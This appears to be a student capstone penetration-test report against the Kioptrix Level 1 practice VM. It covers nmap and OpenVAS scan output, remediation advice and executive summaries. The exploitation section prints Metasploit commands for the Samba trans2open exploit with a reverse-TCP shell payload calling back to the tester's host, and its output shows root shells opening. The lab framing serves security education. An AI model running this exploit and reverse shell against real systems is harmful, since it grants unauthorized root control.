Capstone Project Report

Author: Gyanesh Chand

Date: 20/02/2026

1. Introduction

This report documents a full penetration testing engagement performed on the Kioptrix Level 1 virtual machine. The objective was to simulate a real-world VAPT engagement following PTES methodology, identify vulnerabilities, exploit them where possible, assess risk impact, and provide remediation recommendations.

The assessment included:

- Reconnaissance
- Enumeration
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting & Remediation

2. Scope of Engagement


Item	Details
Target IP	192.168.159.133
Test Type	Black Box Testing

3. Methodology – PTES Phases

Phase 1: Intelligence Gathering

Nmap Scan Performed

nmap -A -p- -vv 192.168.159.133




```
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 35 1094820929536015309274469851438123775609256551942541702703803145208417768493356282584089941904137161521056844232803694672190935267401185077201676559347796344169835992470868400995032038002815261435672718624660573637058617607026
64279290804439502645034586412570490614431533437479630834594344497670338190191879537
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZXHXiBrwyiZe/PKT/inuT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TDlZWHAdXpNdwyn4QrFQBjwFR+8WbFiAZBoWlSfQPR2RQW8i32Y2P2V79p4mu742HtWBz0hTjkd9qL5j8KCUPDfY9hzDuViWy7PAAAAFQCY9bvq+5rs1OpY5/DGsGx0k6CqGw
AAAIBVpBtIHbhvoQdN0WPe8d6OzTTFvdNRa8pWKzV1Hpw+e3qsC4LYHAy1NoeaqK8uJP9203MEkxrd2OoBJKn/8EXlKAco7vC1dr/QWae+NEkI1a38+0Ml545vHAGFaVUWkffHekjhR476Uq4N4qeLfFp5B+v+9flLxYVYsY/ymJKpNgAAAIEApyjrqjgX0AE4f5BFntGFWM3j5M3lc5jw/0qufXlHJu8sZG0FRf9wTI
6HlJHHsIKHA7FZ33vGLq3TRmvZucJZ0l55fV2A5S9uvQRE+c8P6w72YCzgJN7v4hYXxnY4RiWvINjW/F6ApQEUJc742i6Fn54FEYAIy5goatGFMwpVq3Q=
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UUWsrO7+VCG/rTWY72jElft4WXfXGWybh141E8XnWxMCu+R1qdocxhh+4Clz8wO9beuZzG1rjlAD+XHiR3j2P+sw6UODeyBkuP24a+7V8P5nu9ksKD1fA83Ryelg5gRJNQgPfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
|_sshv1: Server supports SSHv1
80/tcp   open  http        syn-ack ttl 64 Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   syn-ack ttl 64 Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2026-02-20T07:10:43+00:00; +1h01m50s from scanner time.
|_http-title: 400 Bad Request
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/emailAddress=root@localhost.localdomain/organizationalUnitName=SomeOrganizational
Unit
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/emailAddress=root@localhost.localdomain/organizationalUnitName=SomeOrganizationalUnit
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-09-26T09:32:06
| Not valid after:  2010-09-26T09:32:06
| MD5:   78ce:5293:4723:e7fe:c28d:74ab:42d7:02f1
| SHA-1: 9c42:91c3:bed2:a95b:983d:10ac:f766:ecb9:8766:1d33
```

Discovered Open Ports

Port	Service	Version
22	SSH	OpenSSH 2.9p2
80	HTTP	Apache 1.3.20
139	NetBIOS	Samba 2.2.1a
111	RPC	rpcbind

Phase 2: Vulnerability Analysis

An OpenVAS scan was conducted.



Name ↑	Status ↑↓	Reports ↑↓	Last Report ↑↓	Severity ↑↓	Trend ↑↓	Actions
Kioptrix	Done	1	Fri, Feb 20, 2026 6:35 AM Coordinated Universal Time	7.5 (High)		

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Detected Critical Vulnerabilities

Timestamp	Target IP	Vulnerability	Severity	PTES Phase
20-02-2026 10:10	192.168.159.133	Samba trans2open Overflow	Critical	Vulnerability Analysis
20-02-2026 10:14	192.168.159.133	Apache mod_ssl Buffer Overflow	High	Vulnerability Analysis
20-02-2026 10:18	192.168.159.133	OpenSSH Enumeration	Medium	Vulnerability Analysis

CVE References:

- CVE-2003-0201 (Samba)
- CVE-2002-0656 (mod_ssl)


Risk Level: **Critical**

Phase 3: Exploitation

The Samba vulnerability was exploited using Metasploit.

Exploit Used

```
use exploit/linux/samba/trans2open
set RHOST 192.168.159.133
run
```



```
msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.159.133
RHOSTS ⇒ 192.168.159.133
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.159.132:4444
[*] 192.168.159.133:139 - Trying return address 0×bffffdfc ...
[*] 192.168.159.133:139 - Trying return address 0×bffffcfc ...
[*] 192.168.159.133:139 - Trying return address 0×bffffbfc ...
[*] 192.168.159.133:139 - Trying return address 0×bffffafc ...
[*] Sending stage (1062760 bytes) to 192.168.159.133
[*] 192.168.159.133 - Meterpreter session 1 closed.  Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.159.133:139 - Trying return address 0×bffff9fc ...
[*] Sending stage (1062760 bytes) to 192.168.159.133
[*] 192.168.159.133 - Meterpreter session 2 closed.  Reason: Died
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.159.133:139 - Trying return address 0×bffff8fc ...
[*] Sending stage (1062760 bytes) to 192.168.159.133
[*] 192.168.159.133 - Meterpreter session 3 closed.  Reason: Died
[*] 192.168.159.133:139 - Trying return address 0×bffff7fc ...
[*] Sending stage (1062760 bytes) to 192.168.159.133
[*] 192.168.159.133 - Meterpreter session 4 closed.  Reason: Died
[*] 192.168.159.133:139 - Trying return address 0×bffff6fc ...
[*] 192.168.159.133:139 - Trying return address 0×bffff5fc ...
[*] 192.168.159.133:139 - Trying return address 0×bffff4fc ...
```

Result


- Exploit partially worked
- Payload was sent
- But payload crashed OR failed to execute properly whoami

By using


set payload linux/x86/shell/reverse_tcp

set LHOST 192.168.159.132

exploit



```
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.159.133  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.159.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```



```
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.159.132:4444
[*] 192.168.159.133:139 - Trying return address 0xbffffdfc...
[*] 192.168.159.133:139 - Trying return address 0xbffffcfc...
[*] 192.168.159.133:139 - Trying return address 0xbffffbfc...
[*] 192.168.159.133:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.159.133
[*] 192.168.159.133:139 - Trying return address 0xbffff9fc...
[*] Sending stage (36 bytes) to 192.168.159.133
[*] 192.168.159.133:139 - Trying return address 0xbffff8fc...
[*] Sending stage (36 bytes) to 192.168.159.133
[*] 192.168.159.133:139 - Trying return address 0xbffff7fc...
[*] Sending stage (36 bytes) to 192.168.159.133
[*] 192.168.159.133:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.159.132:4444 → 192.168.159.133:1029) at 2026-02-20 14:55:21 +0530

[*] Command shell session 6 opened (192.168.159.132:4444 → 192.168.159.133:1030) at 2026-02-20 14:55:22 +0530
[*] Command shell session 7 opened (192.168.159.132:4444 → 192.168.159.133:1031) at 2026-02-20 14:55:24 +0530
[*] Command shell session 8 opened (192.168.159.132:4444 → 192.168.159.133:1032) at 2026-02-20 14:55:25 +0530
id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```

- Successful Remote Code Execution
- Full system compromise achieved
- No privilege escalation required.

Phase 4: Post-Exploitation

- Verified root privileges
- Accessed system files
- Confirmed ability to execute commands
- Demonstrated complete system takeover

Impact:

- Data theft possible
- Service disruption possible
- Backdoor installation possible

4. Remediation Recommendations

- Upgrade Samba to latest stable version.
- Upgrade Apache and remove vulnerable mod_ssl.
- Upgrade OpenSSH to 8.x or higher.
- Disable unused services.
- Implement firewall rules.
- Enable intrusion detection.
- Conduct periodic vulnerability scans.
- Apply OS hardening guidelines.

5. Executive Summary

A full penetration test was conducted on the Kioptrix Level 1 virtual machine following the PTES methodology. The objective was to assess the security posture and identify exploitable vulnerabilities. The assessment revealed multiple outdated services including Samba 2.2.1a, Apache 1.3.20 with mod_ssl, and OpenSSH 2.9p2. These services contained known vulnerabilities that allow remote code execution.

Using publicly available exploit modules within the Metasploit Framework, the Samba vulnerability was successfully exploited, resulting in root-level system access without authentication. This demonstrates a complete system compromise risk.

The primary cause of compromise was the use of unsupported legacy software versions. If deployed in a real production environment, this level of exposure could lead to data breaches, service disruption, or unauthorized system control.

Immediate patching and service upgrades are strongly recommended. Additionally, periodic vulnerability scanning, network segmentation, firewall implementation, and security monitoring should be enforced to reduce future risk exposure.

The overall risk rating for the system is Critical.

6. Non-Technical Summary (100 Words)

During our security testing, we discovered serious weaknesses caused by outdated software running on the server. These weaknesses allowed us to gain full administrative control without needing any login credentials. An attacker could use these same methods to steal data, disrupt services, or take complete control of the system. The main issue was unpatched and unsupported software versions containing publicly known security flaws. We strongly recommend updating all software components immediately, restricting unnecessary services, and performing regular security assessments to prevent future incidents. Immediate corrective action is required to protect the system from real-world attacks.